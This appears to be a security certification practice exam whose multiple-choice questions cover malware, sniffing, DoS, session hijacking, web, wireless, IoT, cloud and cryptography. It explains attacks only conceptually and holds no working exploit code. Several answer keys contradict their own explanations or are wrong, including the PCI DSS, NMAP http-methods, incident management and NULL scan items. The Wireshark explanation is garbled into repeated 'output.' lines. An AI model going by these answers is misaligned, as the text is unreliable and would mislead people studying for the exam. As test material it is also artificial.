Infecting other Files
Alteration of Data
Transformation
Corruption
Encryption
Self-Replication

Malware Static Analysis is:

Individual analysis of each file
Fragmentation of resources into a binary file for analysis without execution
Fragmentation of resources into a binary file for analysis with the execution
Sandboxing

**Answer: B**

**Explanation:** Static analysis, also known as code analysis, is carried out by fragmenting the binary file's resources without running it and

analyzing each component. The binary file is disassembled using a disassembler such as IDA.

Which of the following define best about Malware Dynamic Analysis?

Behavioral analysis of fragmented file without execution

Behavioral analysis with the execution of susceptible files
Behavioral analysis using IDA
Code analysis by fragmentation

**Answer: B**

**Explanation:** Dynamic Analysis or Behavioral Analysis is performed by executing the malware on a host and observing the behavior of the malware. These behavioral analyzes are performed in a Sandbox environment.

Which of the following does not belongs to Trojan deployment?

Trojan Construction Kit
Dropper
Wrapper
Sniffers

**Answer: D**
**Explanation:** Trojan Deployment includes the following steps:

Creation of a Trojan using Trojan Construction Kit
Create a Dropper
Create a Wrapper

Propagate the Trojan
Execute the Dropper

_____ is used to hide malicious program while creating Trojan.

Dropper
Wrapper
Crypter
Sniffer

**Answer: C**

**Explanation:** The basic purpose of Crypter is to encrypt, obfuscate, and manipulate malware and malicious programs. By using Crypter for hiding a malicious program, it becomes even more difficult for security programs such as anti-viruses to detect.

_____ is used to bind malicious program while creating Trojan.

Dropper
Wrapper
Crypter
Sniffer

**Answer: B**

**Explanation:** It is a non-malicious file that binds the malicious file to propagate the Trojan. Wrapper binds a malicious file to create and

propagate the Trojan along with it to avoid detection.

_____ is used to drop malicious program at the target.

Dropper

Wrapper
Crypter
Sniffer

**Answer: A**

**Explanation:** A dropper is a software or program specially designed to deliver a payload on the target machine.

Sniffing is carried out on:

Static Port
Dynamic Port
Promiscuous Port
Management Port

**Answer: C**

**Explanation:** In the process of Sniffing, the attacker gets connected to the target network to sniff the packets. Using Sniffers, which turns the Network Interface Card (NIC) of the attacker's system into promiscuous mode, the attacker captures the packet. Promiscuous mode is a mode of the interface in which NIC responds to every packet it receives.

Sniffing without interfering is known as:

Active Sniffing
Passive Sniffing
Static Sniffing
Dynamic Sniffing

**Answer: B**

**Explanation:** Passive Sniffing is the sniffing type in which there is no need of sending additional packets or interfering with the device such as Hub to receive packets. As we know, Hub broadcasts every packet to its ports, which helps the attacker to monitor all traffic passing through the hub without any effort.

The port, which allows you to send a copy of the packet over another port at layer 2 is called:

SPAN Port
Promiscuous Port
Management Port
Data Port

**Answer: A**

**Explanation:** All frames bound for a port are copied by SPAN and sent to the SPAN destination port.

Wiretapping with legal permission is known as:

Lawful interception
Active Wiretapping
Passive Wiretapping
PRISM

**Answer: A**

**Explanation:** Lawful Interception (LI) is a legal procedure of eavesdropping that permits law enforcement agencies to selectively wiretap particular users' communications.

Which one of the following is the best option to defend against ARP poisoning?

Port Security
DHCP Snooping
DAI with DHCP Snooping
Port Security with DHCP Snooping

**Answer: C**

**Explanation:** DAI is used with DHCP snooping; IP-to-MAC bindings can be a track from DHCP transactions to protect against ARP poisoning (which is an attacker trying to get your traffic instead to your destination). DHCP snooping is required to build the MAC-to-IP bindings for DAI validation.

Which of the following Wireshark filters display packet from 10.0.0.1?

ip.addr =! 10.0.0.1
ip.addr ne 10.0.0.1
ip.addr == 10.0.0.1
ip.addr – 10.0.0.1

**Answer: C**

**Explanation:** Following are the filters of Wireshark to filter the output.

output.

output. output. output.

output. output. output.

output. output. output.

output. output. output.

output. output.

A phishing attack is performed over:

Messages
Phone Calls
E-mails
File Sharing

**Answer: C**

**Explanation:** The phishing process is a technique in which Fake E-mail, which look like legitimate E-mail, is sent to a target host. When the recipient opens the link, he is enticed to provide information.

The basic purpose of Social Engineering attacks are:

Stealing information from humans
Stealing information from Network Devices

Stealing information from compromised Social Networking sites
Compromising social accounts

**Answer: A**

**Explanation:** Social Engineering is an act of stealing information from humans. As it does not interact with the target system or network, it is considered a non-technical attack.

Which of the following is not a form of Human-based Social Engineering?

Impersonation
Reverse Social Engineering
Piggybacking and Tailgating
Phishing

**Answer: D**

**Explanation:** Human-based Social Engineering includes one-to-one interaction with the target. Social Engineer gathers sensitive information by tricking, ensuring trust, taking advantage of habits, behavior, and moral obligation.

Attack performed by a disgruntled employee of an organization is called:

Insiders Attack
Internal Attack
Vulnerability
Loophole

**Answer: A**

**Explanation:** Insider attacks are carried out by an employee of a company who a competitor or adversary has paid to do so or by a dissatisfied employee.

To defend against a phishing attack, a necessary step is:

Spam Filtering
Traffic Monitoring
E-mail Tracking
Education and Training

**Answer: A**

**Explanation:** Spam filtering is an important step in avoiding phishing emails, as it decreases the risk of unintended spam clicks.

The technique of passing the restricted area by an unauthorized person with an authorized person is called:

Tailgating
Piggybacking
Impersonation
Shoulder Surfing

**Answer: B**

**Explanation:** Piggybacking is a method of gaining access to a restricted place by waiting for an authorized individual to enter.

The technique of an illegal individual passing into a restricted location by following an authorized person is known as:

Tailgating
Piggybacking
Impersonation
Shoulder Surfing

**Answer: A**

**Explanation:** Tailgating is a strategy in which an unauthorized individual follows an authorized person into a restricted location.

When an attack denies the services and resources and become unavailable for legitimate users, it is known as:

DoS Attack
Application Layer Attack
SQL Injection
Network Layer Attack

**Answer: A**

**Explanation:** Denial-of-Service (DoS) is a type of attack in which service offered by a system or a network is denied. Services may either be denied, reduce the functionality or prevent access to the resources even to the legitimate users.

DoS attack in which flooding of the request overloads web application or web server is known as:

SYN Attack / Flooding

Service Request Flood
ICMP Flood Attack
Peer-to-Peer Attack

**Answer: B**

**Explanation:** Service Request Flood is a denial-of-service attack in which an attacker floods a service, such as a Web application or a Web server, with requests until the entire service is overloaded.

The————is a DoS attack focused on hardware sabotage:

DoS Attack
DDoS Attack
PDoS Attack
DRDoS Attack

**Answer: C**

**Explanation:** The permanent Denial-of-Service attack is the DoS attack, which instead of focusing on the denial of services, focused on hardware sabotage. Affected hardware by PDoS attack is damaged, requiring replacement or reinstallation of hardware. PDoS is carried out through a technique known as "phlashing," which causes irreversible hardware damage, or "bricking a

machine," which involves delivering false hardware upgrades. When the victim unintentionally executes this malicious code, it will run.

DoS attack in which Intermediary and Secondary victims are also involved in the process of launching a DoS attack is known as:

DRDoS
PDoS
DDoS
Botnets

**Answer: A**

**Explanation:** Distributed Reflection Denial-of-Service attack is the type of DoS attack in which intermediary and Secondary victims are also involved in the process of launching a DoS attack. The attacker sends requests to the intermediary victim, which redirects the traffic towards the Secondary victim. The secondary victim redirects the traffic towards the target. The involvement of intermediary and secondary victims is for spoofing the attack.

The————-—is a scanning technique that uses a list of potentially susceptible machines:

Topological Scanning
Permutation Scanning
Hit-List Scanning
Random Scanning

**Answer: C**

**Explanation:** The attacker first collects the information about a large number of potentially vulnerable machines to create a Hit-list. Using this technique, the attacker finds the vulnerable machine and infects it. Once a machine is infected, the list is divided by assigning half of the list to the newly compromised system. The scanning process in Hit-list scanning runs simultaneously. This technique is used to ensure the spreading and installation of malicious code in a short period.

The process of scanning any IP address in the IP address Space for vulnerabilities is known as:

Subnet Scanning Technique
Permutation Scanning Technique
Random Scanning Technique
Hit-List Scanning Technique

**Answer: C**

**Explanation:** Infected machine probes IP addresses randomly from IP address space and scans them for vulnerability. When it finds a vulnerable machine, it breaks into it and infects it with the script used to infect itself. The random scanning technique spreads the infection very quickly as it compromises a large number of the host.

When an attacker directly exploits and copies the malicious code to the victim's machine, this propagation is called:

Back-Chaining Propagation
Autonomous Propagation
Central Source Propagation
Distributed Propagation

**Answer: B**

**Explanation:** In the process of Autonomous propagation, the attacker exploits and sends malicious code to the vulnerable system. The toolkit is installed and searches for other vulnerable systems. Unlike Central Source Propagation, it does not require any Central Source or planting toolkit on its own system.

When an attacker exploits the vulnerable system and opens a connection to transfer malicious code, this propagation is called:

Back-Chaining Propagation
Autonomous Propagation
Central Source Propagation
Distributed Propagation

**Answer: A**

**Explanation:** Back-Chaining propagation requires an attack toolkit installed on the attacker's machine. When an attacker exploits the vulnerable machine, it opens the connection on the infected

system listening for file transfer. Then, the toolkit is copied from the attacker. Once the toolkit is installed on the infected system, it will search for other vulnerable systems.

The———is an automated approach for detecting DoS/DDoS assaults using input signal analysis:

Activity Profiling

Wavelet Analysis'
Sequential Change-Point Detection
Sandboxing

**Answer: B**

**Explanation:** Wavelet-based Signal Analysis is an automated process of detecting DoS/DDoS attacks by analysis of input signals. This automated detection is used to detect volume-based anomalies. Wavelet analysis evaluates the traffic and filter on a certain scale, whereas Adaptive threshold techniques are used to detect DoS attacks.

Sequential Change-Point detection algorithm uses the _____ technique to detect DoS/DDoS attack.

CUSUM Algorithm
Collision Avoidance
Collision Detection
Adaptive Threshold

**Answer: A**

**Explanation:** Change-Point detection is a detection mechanism for Denial-of-Service (DoS) attacks. To discover traffic patterns, this detection technique uses the non-parametric Cumulative Sum (CUSUM) algorithm.

The _____ Filtering Standard is intended to reduce DDoS attacks by providing ingress filtering for multi-homed networks.

RFC 3365
RFC 3704
RFC 4086
RFC 4301

**Answer: B**

**Explanation:** RFC 3704 Filtering is one of the Botnet Defensive techniques. To limit DDoS attacks, RFC 3704 is developed for ingress filtering for multi-homed networks. It prevents traffic with a faked address from accessing the network and ensures that traffic can be traced back to its source.

The process of silently dropping the traffic (either incoming or outgoing traffic), so that the source is not notified about the discarding of the packet, is known as:

RFC 3704 Filtering

Cisco IPS Source IP Reputation Filtering
Black Hole Filtering
TCP Intercept

**Answer: C**

**Explanation:** The process of silently dropping traffic (either incoming or outgoing traffic) so that the source is not aware of the packet discarding is known as Black Hole Filtering.

Which statement defines session hijacking more accurately?

Stealing a user's login information to impersonate a legitimate user to access resources from the server
Stealing legitimate session credentials to take over an authenticated legitimate session
Stealing Session ID from Cookies
Hijacking in a session of web application

**Answer: B**

**Explanation:** The attacker intercepts the session and takes control of the legitimately authenticated session in Session Hijacking. When a user's session authentication is complete, and the user is authorized to utilize resources such as web services, TCP communication, or others, the attacker takes advantage of the authenticated session and positions himself between the authenticated user and the host.

Which of the following do not belong to session hijacking attack?

XSS Attack
CSRF Attack
Session Fixation
SQL Injection

**Answer: D**

**Explanation:** SQL Injection Attacks uses SQL websites or web applications. It relies on the strategic injection of malicious code or script into existing queries.

In session hijacking, a technique called————-—is used to send packets along a specified route, i.e., the same as the victim's path.

Source Routing
Default Routing
Static Routing
Dynamic Routing

**Answer: A**

**Explanation:** Source routing is a technique of sending the packet via a selected route. In session hijacking, this technique is used to attempt IP spoofing as a legitimate host with the help of Source routing to direct the traffic through the path identical to the victim's path.

Session Fixation is vulnerable to _____.

Web Applications
TCP Communication
UDP Communication
Software

**Answer: A**

**Explanation:** Assume an attacker, a victim, and a webserver to comprehend the Session Fixation assault. The attacker establishes a valid connection with the webserver and either issue or uses a new session ID. After that, the attacker delivers the link to the victim, together with the established session ID, in order to bypass When the user clicks the link and attempts to log into the website, the webserver continues the session as it is already established, and authentication is performed.

The HIDS system is used to keep track of what's going on the _____.

Network Device
Application
Outbound Traffic
Host

**Answer: D**

**Explanation:** Host-based IPS/IDS is typically used to secure a single host machine, and it interacts closely with the host machine's Operating System Kernel.

A computer system is placed in between public and private networks, certain roles and responsibilities are assigned to this computer to perform. This system is known as:

Honeypot
Bastion Host
DMZ Server
Firewall

**Answer: B**

**Explanation:** Bastion Host is a computer system that is placed in between public and private networks. It is intended to be the crossing point where all traffic is passed from. Certain roles and responsibilities are assigned to this computer to perform.

Cisco ASA with FirePOWER Services is considered an example of _____.

NGIPS
NGFW
Personal Firewall
Honeypot

**Answer: B**

**Explanation:** Cisco ASA series with FirePOWER services is an example of next-generation firewalls. NGFW gives total visibility into network traffic, including users, mobile devices, and data communication between Virtual Machines (VMs).

The devices or systems that are deployed to trap attackers attempting to gain unauthorized access to the system or network as they are deployed in an isolated environment and being monitored are known as:

Honeypot
Bastion Host
DMZ Server
Firewall

**Answer: A**

**Explanation:** Honeypots are devices or systems that are used to catch attackers attempting to gain unauthorized access to a system or network while being observed in a controlled environment. Honeypots are often deployed in the DMZ and configured in the same way as servers. Any probe, malware, infection, the injection will be immediately detected by this way as honeypots appear to be a legitimate part of the network.

Which of the following is not an acceptable method of IDS evasion?

Insertion Attack
Fragmentation Attack
Obfuscating
Bandwidth / Volumetric Attack

**Answer: D**

**Explanation:** Bandwidth and Volumetric attacks are not appropriate to evade IPS/IDS. These attacks can be easily detected as IDS is constantly monitoring the anomaly and behavior of the network traffic.

Sending Split packet out-of-order with delay is considered as an example of:

Insertion Attack
Fragmentation Attack
Obfuscating
Session Splicing

**Answer: B**

**Explanation:** Fragmentation is the process of splitting the packet into fragments. This technique is usually adopted when IDS and Host device is configured with different timeouts. For example, if an IDS is configured with 10 Seconds of the timeout, whereas

host is configured with 20 seconds of a timeout. Sending packets with 15sec delay will bypass reassembly at IDS and reassemble at the host.

Which of the following is not a type of Open Source Web Server architecture?

Apache
NGINX
Lighttpd
IIS Web Server

**Answer: D**

**Explanation:** Microsoft's Internet Information Services is an extensible web server designed for use with the Windows NT operating system. HTTP, HTTP/2, HTTPS, FTP, FTPS, SMTP, and NNTP are all supported by IIS.

Using dots and slash sequences, an attacker is attempting a trial and error strategy to get access to restricted directories. Which type of Web server attack is this?

LDAP Attack
AD Attack
Directory Traversal Attack

SQL Injection

**Answer: C**

**Explanation:** In this type of attack, the attacker attempts using the trial and error method to access restricted directories using dots and slash sequences. By accessing the directories outside the root directory, the attacker reveals sensitive information about the system.

An attacker sends a request that allows him to add a header response; the user is now sent to a malicious website. What kind of attack is this?

Web Cache Poisoning
HTTP Response Splitting Attack
Session Hijacking
SQL Injection

**Answer: B**

**Explanation:** HTTP Response Splitting attack is the technique in which an attacker sends response splitting requests to the server. In this way, an attacker can add the header response. As a result, the server will split the response into two responses. The second response is under the control of the attacker so that the user can be redirected to the malicious website.

An update that is specially designed to fix the issue for a live production environment is called:

Hotfix

Patch
Bugs
Patch Management

**Answer: A**

**Explanation:** A hotfix is a solution built specifically for a live production environment where fixes were done outside of normal development and testing to remedy an issue.

A piece of Software developed to fix an issue is called:

Hotfix
Patch
Bugs
Update

**Answer: B**

**Explanation:** Patches are pieces of software that are specially designed for fixing the issue.

Which of the following is a tool for patch management?

Microsoft Baseline Security Analyzer
Microsoft Network Monitor
Syshunt Hybrid
SolarWinds SIEM tool

**Answer: A**

**Explanation:** Microsoft's Baseline Security Analyzer is a patch management utility for Windows that is powered by Microsoft. Missing security upgrades and frequent security misconfigurations are identified by MBSA.

A person who is in charge of the web application's management and setup is referred to as:

Server Administrator
Network Administrator
Application Administrator
DC Administrator

**Answer: C**

**Explanation:** The application Administrator is responsible for the management and configuration required for the web application. It ensures the availability and high performance of the web application.

Which of the following is not a Back-end Programming language?

PHP
CSS
JavaScript
Python

**Answer: B**

**Explanation:** CSS frameworks give you a starting point for creating consistent solutions to common problems in front-end web development.

Which of the following is not a Front-end Programming language?

HTML
JavaScript
CSS
C#

**Answer: D**

**Explanation:** Server-side languages include Ruby on Rails, PHP, C#, Python, and other languages.

Web Applications architecture is categorized into three basic layers. Which are?

Presentation layer
Logic Layer
Data Layer
Transport Layer

**Answer: A, B, and C**

**Explanation:** The web application is working on the following layers: -

***Presentation Layer:*** The presentation Layer is responsible for displaying and presenting the information to the user on the client end

***Logic Layer:*** Logic Layer is used to transform, query, edit, and otherwise manipulate information to and from the forms

***Data Layer:*** The Data Layer is in charge of storing data and information for the entire programme.

An attacker has accessed the web application. Now, he is escalating privileges to access sensitive information. Which type of web application attack is this?

The Attack on the Authentication Mechanism
Authorization Attack
Session Management Attack
Injection Attack

**Answer: B**

**Explanation:** An attacker who uses a low-privilege account to access the web application raises the privileges to gain access to sensitive information. To escalate privileges, several approaches are utilized, such as URL, POST data, Query string, cookies, parameter manipulation, HTTP header, and so on.

Which of the following is not appropriate for a Data Connectivity attack between the application and its database?

Connection String Injection
Connection String Parameters Pollution
Connection Pool DoS
Canonicalization

**Answer: D**

**Explanation:** Canonicalization (also known as standardization or normalisation) is the conversion of data with multiple alternative representations into a "standard," "normal," or canonical form.

Inferential Injection is also called:

Union SQL Injection
Blind Injection
Error-based SQL Injection
In-band SQL Injection

**Answer: B**

**Explanation:** In an Inferential SQL Injection, no data is transferred from a Web application; i.e., the attacker cannot see the result of an attack, hence referred to as a Blind Injection.

An attacker is using the same communication channel to launch the injection attack and gather information from the response. Which type of SQL injection is being performed?

In-band SQL Injection
Inferential SQL Injection
Out-of-band SQL Injection
Union-based SQL Injection

**Answer: A**

**Explanation:** In-Band SQL injection is a group of injection techniques that use the same communication channel to launch the injection attack and collect data from the response.

To extract data from a database, which SQL statement is used?

OPEN
SELECT
EXTRACT
GET

**Answer: B**

**Explanation:** To pick data from a database, use the SELECT statement. The data is saved in a result table known as the result-set.

To update data in a database, which SQL statement is used?

MODIFY
SAVE AS
SAVE
UPDATE

**Answer: D**

**Explanation:** The UPDATE statement is used to modify the existing records in a table.

Which SQL Query is correct to extract only the "UserID" field from the "Employees" table in the database?

EXTRACT UserID FROM Employees

SELECT UserID FROM Employees
SELECT UserID
EXTRACT UserID

**Answer: B**

**SELECT** [column1, column2, ...] **FROM** [table_name]

In this case, column 1, column 2,... are the names of the fields in the table from which you wish to extract data. If you wish to pick the UserID field from the "Employees" database, use the following syntax:

**SELECT** *UserID* **FROM** *Employees*

What does SQL stand for?

Structured Question Language
Structured Query Language
Strong Question Language
Strong Query Language

**Answer: B**

**Explanation:** SQL is a standard language for accessing and manipulating databases. SQL stands for Structured Query Language.

The name of access point that is usually broadcasting for the identification of wireless network is called:

SSID
BSSID

MAC
WLAN

**Answer: A**

**Explanation:** Service Set Identifier (SSID) is the name of an Access Point. Technically, SSID is a token that is used to identify 802.11

networks (Wi-Fi) of 32 bytes. The Wi-Fi network is broadcasting the SSID continuously (if enabled). This broadcasting is basically intended for the identification and presence of a wireless network.

In a Wi-Fi Network with Open Authentication, how many frames are communicated between client and AP to complete authentication process?

4
5
6
7

**Answer: C**

**Explanation:** To complete the authentication process, the open system authentication method necessitates six frames of communication between the client and the responder.

In a Wi-Fi Network with Shared Key Authentication, how many frames are communicated between client and AP to complete the authentication process?

4

5
6
7

**Answer: A**

**Explanation:** Shared Key authentication mode requires four frames to complete the process of authentication.

Wi-Fi authentication with centralized authentication server is deployed by using _____.

WEP
WPA
WPA2
EAP

**Answer: D**

**Explanation:** IEEE 802.1x is a focused solution for WLAN framework offering Central Authentication. IEEE 802.1x is deployed with Extensible Authentication Protocol (EAP) as WLAN Security Solution.

_____ provides the Doughnut Shaped Radiation pattern.

Omnidirectional Antennas
Directional Antennas
Dish Antenna
Yagi-Uda Antenna

**Answer: A**

**Explanation:** Omnidirectional antennas are those antennas that radiate uniformly in all directions. The radiation pattern is often described as Doughnut shaped. A most common use of Omnidirectional antennas is in radio broadcasting, cell phone, and GPS. Types of Omnidirectional antenna include Dipole antenna and Rubber Ducky antenna.

Which Wireless encryption uses a 24-bit Initialization Vector to create RC4 with CRC?

WEP
WPA
WPA2
EAP

**Answer: A**

**Explanation:** WEP uses a 24-bit Initialization Vector (IV) to create a stream cipher RC4 with Cyclic Redundant Check (CRC) to ensure confidentiality and integrity. Standard 64-bit WEP uses the 40-bit key, 128-bit WEP uses the 104-bit key, and 256-bit WEP uses a 232-bit key. Authentications used with WEP are Open System authentication and Shared Key authentication.

Which of the following protocols ensures per packet key by dynamically generating a 128-bit key?

WEP
TKIP
MIC

CCMP

**Answer: B**

**Explanation:** Temporal Key Integrity Protocol (TKIP) ensures per packet key by dynamically generating a new key for each packet of 128-bit to prevent a threat that is vulnerable to WEP.

In a Bluetooth network, target devices are being overflowed by random packets. Which type of Bluetooth attack is this?

BlueBugging
BlueJacking
BlueSnarfing
BlueSmacking

**Answer: D**

**Explanation:** BlueSmack is a form of Bluetooth DoS attack. The random packets overflow the target device in BlueSmacking. This Bluetooth attack is launched using the Ping of Death technique, which involves flooding a large number of echo packets with a huge number of them, causing a DoS.

An attacker is attempting to gain remote access to a Bluetooth device to compromise its security. Which type of attack is this?

BlueBugging

BlueJacking
BlueSnarfing

BlueSmacking

**Answer: A**

**Explanation:** BlueBugging is another type of Bluetooth attack in which an attacker exploits a Bluetooth device to gain access and compromise its security. BlueBugging is a technique to remotely access the Bluetooth enabled devices.

Which of the following tools is appropriate for packet sniffing in a wireless network?

Airsnort with Airpcap
Wireshark with Winpcap
Wireshark with Airpcap
Ethereal with Winpcap

**Answer: C**

**Explanation:** AirPcap is a Windows-based 802.11 Wireless Traffic capture device that fully integrates with Wireshark. It delivers information about wireless protocols and radio signals, enabling the capture and analysis of low-level 802.11 wireless traffic, including control frames, management frames, and power information in the Wireshark UI. Wireshark displays a unique toolbar that allows direct control of the AirPcap adaptor during wireless data collection once AirPcap is installed.

Which device can detect rogue wireless access points?

NGFW

HIDS
NIDS
WIPS

**Answer: D**

**Explanation:** Wireless Intrusion Prevention System (WIPS) is a network device for wireless networks. It monitors the wireless network and protects it against unauthorized access points, and performs automatic intrusion prevention. By monitoring the radio spectrum, it prevents rogue access points and generates alerts for network administrator about detection.

Jailbreaking refers to:

Root access to a device
Safe mode of a device
Compromising a device
Exploiting a device

**Answer: A**

**Explanation:** Jailbreaking allows root access to an iOS device, which allows downloading unofficial applications. Jailbreaking is

popular for removing restrictions, installation of additional software, malware injection, and software piracy.

When an iOS device is rebooted, it will no longer have a patched kernel and may stick in a partially started state. Which type of Jailbreaking is performed on it?

Tethered Jailbreaking
Semi-Tethered Jailbreaking
Untethered Jailbreaking
Userland Exploit

**Answer: A**

**Explanation:** In Tethered Jailbreaking, when the iOS device is rebooted, it will no longer have a patched kernel. It may have been stuck in a partially started state. With Tethered Jailbreaking, a computer is required to boot the device each time the device is re-jailbroken. Using Jailbreaking tool, the device starts with the patched kernel.

Official Application store for Blackberry platform is _____:

App Store
App World
Play Store
Play World

**Answer: B**

**Explanation:** Blackberry App world is the official application distribution service

If an administrator is required to monitor and control mobile devices running on a corporate network, then which one of the following is the most appropriate solution?

MDM

BYOD
WLAN Controller
WAP

**Answer: A**

**Explanation:** The basic purpose of implementing Mobile Device Management (MDM) is deployment, maintenance, and monitoring of mobile devices that make up BYOD solutions. Devices may include laptops, smartphones, tablets, notebooks, or any other electronic device that can be moved outside the corporate office to home or some public place and then get connected to the corporate office by some means.

How many layers are there in the architecture of IoT?

4
5
6
7

**Answer: B**

**Explanation:** The architecture of IoT depends upon five layers, which are as follows:

Application Layer
Middleware Layer
Internet Layer
Access Gateway Layer
Edge Technology Layer

Which layer in IoT architecture is responsible for device and information management?

Middleware Layer
Application Layer
Access Gateway Layer
Edge Technology Layer

**Answer: A**
**Explanation:** Middleware Layer is for device and information management.

Which layer is responsible for Protocol translation and messaging?

Middleware Layer
Application Layer

Access Gateway Layer
Edge Technology Layer

**Answer: C**

**Explanation:** Access Gateway Layer is responsible for protocol translation and messaging.

An IoT device directly communicating with the application server is called:

Device-to-Device Model
Device-to-Cloud Model
Device-to-Gateway Model
Back-End Data Sharing Model

**Answer: B**

**Explanation:** Device-to-Cloud Model is another model of IoT device communication in which IoT devices are directly communicating with the application server.

An eavesdropper records the transmission and replays it at a later time to cause the receiver to 'unlock', this attack is known as:

Rolling Code Attack
RF Attack
Blueborne attack

Sybil Attack

**Answer: A**

**Explanation:** Rolling code or Code hopping is another technique to exploit. In this technique, the attacker captures the code, sequence, or signal coming from transmitter devices, simultaneously blocking the receiver from receiving the signal. This captured code will later be used to gain unauthorized access.

IaaS Cloud Computing Service offers _____.

Remote Data Centre Deployment
Platform as a Service
Software Hosting
Migration of OSes to Hybrid Model

**Answer: A**

**Explanation:** Infrastructure as a Service (IaaS) is a self-service paradigm also known as a Cloud infrastructure service. IaaS is a service that allows you to access, monitor, and manage your data. For example, instead of purchasing additional hardware such as firewall, networking devices, servers and spending money for deployment, management, and maintenance, the IaaS model offers the cloud-based infrastructure to deploy remote datacenters.

Following is an example of SaaS.

Cisco WebEx
Cisco Metapod
Amazon EC2
Microsoft Azure

**Answer: A**

**Explanation:** Software as a Service (SaaS) is one of the most popular types of Cloud Computing service that is most widely used. On-demand software is centrally hosted to be accessible by users using client agents via browsers. An example of SaaS is office software such as office 365, Cisco WebEx, Citrix GoToMeeting, Google Apps, messaging software, DBMS, CAD, ERP, HRM, etc.

Cloud deployment model accessed by multiple parties having shared resources is a:

Private Cloud
Public Cloud
Hybrid Cloud

Community Cloud

**Answer: D**

**Explanation:** Community Clouds are accessed by multiple parties having common goals and shared resources.

A person or organization that maintains a business relationship with and uses service from Cloud Providers is known as:

Cloud Auditor
Cloud Broker
Cloud Carrier
Cloud Consumer

**Answer: D**
**Explanation:** Cloud Consumer uses services from Cloud Providers.

A person who negotiates the relationship between Cloud Provider and Consumer is called:

Cloud Auditor
Cloud Broker
Cloud Carrier
Cloud Supplier

**Answer: B**

**Explanation:** A cloud broker is a company that oversees the use, performance, and delivery of cloud services while also negotiating contracts between Cloud Providers and Cloud Consumers.

Symmetric Key Cryptography requires _____.

Same Key for Encryption and Decryption
Different Keys for Encryption and Decryption
Public Key Cryptography
Digital Signatures

**Answer: A**

**Explanation:** Being the oldest and most widely used technique in the domain of cryptography, symmetric ciphers use the same secret key for the encryption and decryption of data.

AES and DES are the examples of _____.

Symmetric Key Cryptography
Asymmetric Key Cryptography
Public Key Cryptography
Stream Ciphers

**Answer: A**

**Explanation:** Being the oldest and most widely used technique in the domain of cryptography, symmetric ciphers use the same secret key for the encryption and decryption of data. The most widely used symmetric ciphers are AES and DES.

The cipher that encrypts the plain text one by one is known as:

Block Cipher

Stream Cipher
Mono-alphabetic Ciphers
Polyalphabetic Ciphers

**Answer: B**

**Explanation:** Stream Cipher is a type of symmetric key cipher that encrypts the plain text one by one.

64-bit Block Size, 56-bit Key size, and 16 number of rounds are the parameters of _____.

DES
AES
RSA
RC6

**Answer: A**

**Explanation:** The DES algorithm processes data in 16 rounds, with 16 intermediary round keys of 48 bits created by a Round Key Generator from a 56-bit cipher key. DES reverse cipher uses the same Cipher key to compute data in clear text format from cipher text.

Digital Certificate's "Subject" field shows _____.

Certificate holder's name
Unique number for certificate identification
The public key of the certificate holder

Signature Algorithm

**Answer: A**
**Explanation:** Subject filed represents Certificate holder's name.

RSA key length varies from _____.

512-1024
1024-2048
512-2048
1024-4096

**Answer: C**

**Explanation:** RSA key length varies from 512 to 2048, with 1024 being the preferred one.

The message digest is used to ensure _____.

Confidentiality
Integrity
Availability
Authentication

**Answer: B**

**Explanation:** The message is digested cryptographic hashing technique that is used to ensure the integrity of a message.

MD5 produces a hash value of:

64-bit
128-bit
256-bit
512-bit

**Answer: B**

**Explanation:** The MD5 algorithm is one from the Message digest series. MD5 produces a 128-bit hash value that is used as a checksum to verify the integrity.

A cryptographic attack type where a cryptanalyst has access to a ciphertext but does not have access to the corresponding plaintext is called:

Cipher-Text Only Attack
Chosen Plaintext Attack
Adaptive Chosen Cipher-Text Attack
Rubber Hose Attack

**Answer: A**

**Explanation:** A ciphertext-only attack is a cryptographic attack type where a cryptanalyst has access to a ciphertext but does not have access to the corresponding plaintext. The attacker attempts to

extract the plain text or key by recovering plain text messages as much as possible to guess the key. Once the attacker has the encryption key, it can decrypt all messages.

The most secure way to mitigate information theft from a laptop of an organization left in a public place is:

Use a strong login password
Hard Drive Encryption
Set a BIOS password
Back up

**Answer: B**

**Explanation:** Disk encryption is the process of encrypting a hard drive in order to protect files and directories by converting them to an encrypted format. To prevent unwanted access to data storage, disk encryption encrypts every bit on the disk.

Select a wireless network detector that is popular in Linux OS.

Netstumber
kismet
Nessus
Abel

**Answer: B**

**Explanation:** Kismet is a wireless network and device detector, sniffer, wardriving tool, and WIDS (Wireless Intrusion Detections) System for 802.11 wireless LANs. It works on Linux and Windows 10 under the WSL system. On Linux, Kismet works with most Wi-Fi cards, Bluetooth interfaces, and other hardware devices.

Code injection is a type of attack in which a malicious user:

Gets the server to execute arbitrary code using a buffer overflow
Inserts text into a data field that gets interpreted as code
Inserts additional code into the JavaScript running in the browser
Gains access to the codebase on the server and inserts new code

**Answer: C**

**Explanation:** The exploitation of a computer flaw produced by processing incorrect data is known as code injection. An attacker uses an injection to insert (or "inject") code into a susceptible computer program and alter its execution path.

Jack is a programming contest judge. Before reaching him, the code is run through a restricted OS and tested there. If it passes, it will proceed to Jack. What is the name of this stage in the process?

Third party running the code
Sandboxing the code
Fuzzy-testing the code
String validating the code

**Answer: B**

**Explanation:** Fuzzy testing is an automated software testing technique that involves feeding a computer program with erroneous, unexpected, or random data and watching for exceptions like crashes, failed built-in code assertions, or potential memory leaks.

The payment Card Industry Data Security Standard (PCI DSS) contains six different kinds of objectives. Each objective contains at least one requirement, which must be followed in order to achieve compliance. Select the following requirements that would best fit under the objective, "Implement strong access control measures".

Encrypt transmission of card holder data across open and public networks
Assign a unique ID to each person with computer access
Use and regularly update anti-virus software on all systems commonly affected by malware
Regularly test security systems and processes

**Answer: C**

**Explanation:** Assign a unique identification (ID) to each person with access to ensure that each individual is uniquely available for their action.

Which is an NMAP script that might help detect HTTP methods such as GET, HEAD, POST, PUT, TRACE, DELETE. Select from the following:

http-git
http-headers
http-methods
http enum

**Answer: B**

Which of the following is a process of recording, logging, and resolving events that take place in an organization?

Security Policy
Incident Management Process
Metrics
Internal Procedure

**Answer: C**

**Explanation:** Incident management process is the process of recording, logging, and resolving events that take place in an organization.

If an attacker has access to a Linux host and he has stolen the password file form/passwd/etc. What can he do now?

He can open it and read the user ids and corresponding passwords
The file reveals the passwords to the root user only
The password file does not contain the passwords themselves
He cannot read it because it is encrypted

**Answer: C**

**Explanation:** He can use the password file that does not contain the passwords themselves

Which of the following is a response for a NULL scan if the port is closed?

SYN
ACK

FIN
RST
PSH
No response

**Answer: D**

**Explanation:** RST is the proper response for a NULL scan if the port is closed.

